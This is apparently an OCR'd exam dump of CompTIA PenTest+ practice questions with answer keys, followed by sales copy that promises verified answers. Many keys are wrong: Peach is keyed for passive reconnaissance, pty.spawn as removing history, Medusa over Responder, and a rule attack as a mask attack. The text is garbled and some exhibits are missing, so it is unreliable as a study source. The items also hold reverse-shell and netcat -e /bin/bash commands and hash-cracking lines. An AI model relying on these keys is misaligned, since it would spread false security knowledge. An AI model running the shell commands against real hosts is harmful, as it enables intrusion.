CompTIA

Exam Questions PT0-001

CompTIA PenTest+ Certification Exam

NEW QUESTION 1
A security consultant is trying to attack a device with a previous identified user account.

Which of the following types of attacks is being executed?

A. Credential dump attack
B. DLL injection attack
C. Reverse shell attack
D. Pass the hash attack

Answer: D

NEW QUESTION 2
Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

A. Peach
B. CeWL
C. OpenVAS
D. Shodan

Answer: A

NEW QUESTION 3
If a security consultant comes across a password hash that resembles the following b117 525b3454 7Oc29ca3dBaeOb556ba8
Which of the following formats is the correct hash type?

A. Kerberos
B. NetNTLMvl
C. NTLM
D. SHA-1

Answer: C

NEW QUESTION 4
An assessor begins an internal security test of the Windows domain internal. comptia. net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)
```
dig -q any _kerberos._tcp.internal.comptia.net
```
B)
```
dig -q any _lanman._tcp.internal.comptia.net
```
C)
```
dig -q any _ntlm._tcp.internal.comptia.net
```
D)
```
dig -q any _smtp._tcp.internal.comptia.net
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 5
While prioritizing findings and recommendations for an executive summary, which of the following considerations would De MOST valuable to the client?

A. Levels of difficulty to explogt identified vulnerabilities
B. Time taken to accomplish each step
C. Risk tolerance of the organization
D. Availability of patches and remediations

Answer: C

NEW QUESTION 6
After several attempts, an attacker was able to gain unauthorized access through a biometric sensor using the attacker's actual fingerprint without explogtation. Which of the following is the MOST likely explanation of what happened?

A. The biometric device is tuned more toward false positives
B. The biometric device is configured more toward true negatives
C. The biometric device is set to fail closed
D. The biometnc device duplicated a valid user's fingerpnn

Answer: A

NEW QUESTION 7
The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

A. Storage access
B. Limited network access
C. Misconfigured DHCP server
D. Incorrect credentials
E. Network access controls

Answer: A

NEW QUESTION 8
When performing compliance-based assessments, which of the following is the MOST important Key consideration?

A. Additional rate
B. Company policy
C. Impact tolerance
D. Industry type

Answer: A

NEW QUESTION 9
A penetration tester runs the following from a compromised box 'python -c -import pty;Pty.sPawn("/bin/bash").' Which of the following actions is the tester taking?

A. Removing the Bash history
B. Upgrading the shell
C. Creating a sandbox
D. Capturing credentials

Answer: A

NEW QUESTION 10
During an internal network penetration test, a tester recovers the NTLM password hash tor a user known to have full administrator privileges on a number of target systems Efforts to crack the hash and recover the plaintext password have been unsuccessful Which of the following would be the BEST target for continued explogtation efforts?

A. Operating system Windows 7 Open ports: 23, 161
B. Operating system Windows Server 2016 Open ports: 53, 5900
C. Operating system Windows 8 1Open ports 445, 3389
D. Operating system Windows 8 Open ports 514, 3389

Answer: C

NEW QUESTION 10
A. penetration tester wants to check manually if a "ghost" vulnerability exists in a system. Which of the following methods is the correct way to validate the vulnerability?

A)

```
Download the GHOST file to a Linux system and compilate
gcc -o GHOST
test i:
./GHOST
```

B)

```
Download the GHOST file to a Windows system and compilate
gcc -o GHOST GHOST.c
test i:
./GHOST
```

C)

```
Download the GHOST file to a Linux system and compilate
gcc -o GHOST GHOST.c
test i:
./GHOST
```

D)

```
Download the GHOST file to a Windows system and compilate
gcc -o GHOST
test i:
./GHOST
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 15
A tester intends to run the following command on a target system:
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
Which of the following additional commands would need to be executed on the tester's Linux system.o make (he pre*ous command success?

A. nc -nvlp 443
B. nc 10.2.4.6 443
C. nc -w3 10.2.4.6 443
D. nc-/bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 20
During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

A. Ettercap
B. Tcpdump
C. Responder
D. Medusa

Answer: D

NEW QUESTION 25
A client has voiced concern about the number of companies being branched by remote attackers, who are looking for trade secrets. Which of following BEST describes the types of adversaries this would identify?

A. Script kiddies
B. APT actors
C. Insider threats
D. Hacktrvist groups

Answer: B

NEW QUESTION 27
Which of the following CPU register does the penetration tester need to overwrite in order to explogt a simple butter overflow?

A. Stack pointer register
B. Index pointer register
C. Stack base pointer

D. Destination index register


Answer: D

NEW QUESTION 29
After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

A. Expand the password length from seven to 14 characters
B. Implement password history restrictions
C. Configure password filters
D. Disable the accounts after five incorrect attempts
E. Decrease the password expiration window

Answer: A

NEW QUESTION 32
Click the exhibit button.



A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network Which of the following types of attacks should the tester stop?

A. SNMP brute forcing
B. ARP spoofing
C. DNS cache poisoning
D. SMTP relay

Answer: B

NEW QUESTION 37
Which of Ihe following commands would allow a penetration tester to access a private network from the Internet in Metasplogt?

A. set rhost 192.168.1.10
B. run autoroute -a 192.168.1.0/24
C. db_nm«p -iL /tmp/privatehoots . txt
D. use auxiliary/servet/aocka^a

Answer: D


NEW QUESTION 38
A tester has captured a NetNTLMv2 hash using Responder Which of the following commands will allow the tester to crack the hash using a mask attack?

A. hashcat -m 5600 -r rulea/beat64.rule hash.txt wordliat.txt
B. hashcax -m 5€00 hash.txt
C. hashc&t -m 5600 -a 3 haah.txt ?a?a?a?a?a?a?a?a
D. hashcat -m 5600 -o reaulta.txt hash.txt wordliat.txt

Answer: A

NEW QUESTION 41
A penetration tester successfully explogts a Windows host and dumps the hashes Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?

A)



B)

C)

D)

A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 42
A client asks a penetration tester to add more addresses to a test currently in progress. Which of the following would defined the target list?

A. Rules of engagement
B. Master services agreement
C. Statement of work
D. End-user license agreement

Answer: D

NEW QUESTION 47
A penetration testet is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network The (ester is monitoring the correct channel tor the identified network but has been unsuccessful in capturing a handshake Given this scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

A. Karma attack
B. Deauthentication attack
C. Fragmentation attack
D. SSID broadcast flood

Answer: B

NEW QUESTION 49
A penetration tester is perform initial intelligence gathering on some remote hosts prior to conducting a vulnerability < The tester runs the following command
nmap -D 192.168.1.1,192.168.1.2,192.168.1.3 -sV -o —max rate 2 192. 168.130
Which ol the following BEST describes why multiple IP addresses are specified?

A. The network is submitted as a /25 or greater and the tester needed to access hosts on two different subnets
B. The tester is trying to perform a more stealthy scan by including several bogus addresses
C. The scanning machine has several interfaces to balance the scan request across at the specified rate
D. A discovery scan is run on the first set of addresses, whereas a deeper, more aggressive scan is run against the latter host.

Answer: C

NEW QUESTION 54
A penetration tester has compromised a host. Which of the following would be the correct syntax to create a Netcat listener on the device?

A. nc -lvp 4444 /bin/bash
B. nc -vp 4444 /bin/bash
C. nc -p 4444 /bin/bash
D. nc -lp 4444 -e /bin/bash

Answer: D

NEW QUESTION 58
.....

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

PT0-001 Practice Exam Features:

* PT0-001 Questions and Answers Updated Frequently

* PT0-001 Practice Questions Verified by Expert Senior Certified Staff

* PT0-001 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* PT0-001 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
Order The PT0-001 Practice Test Here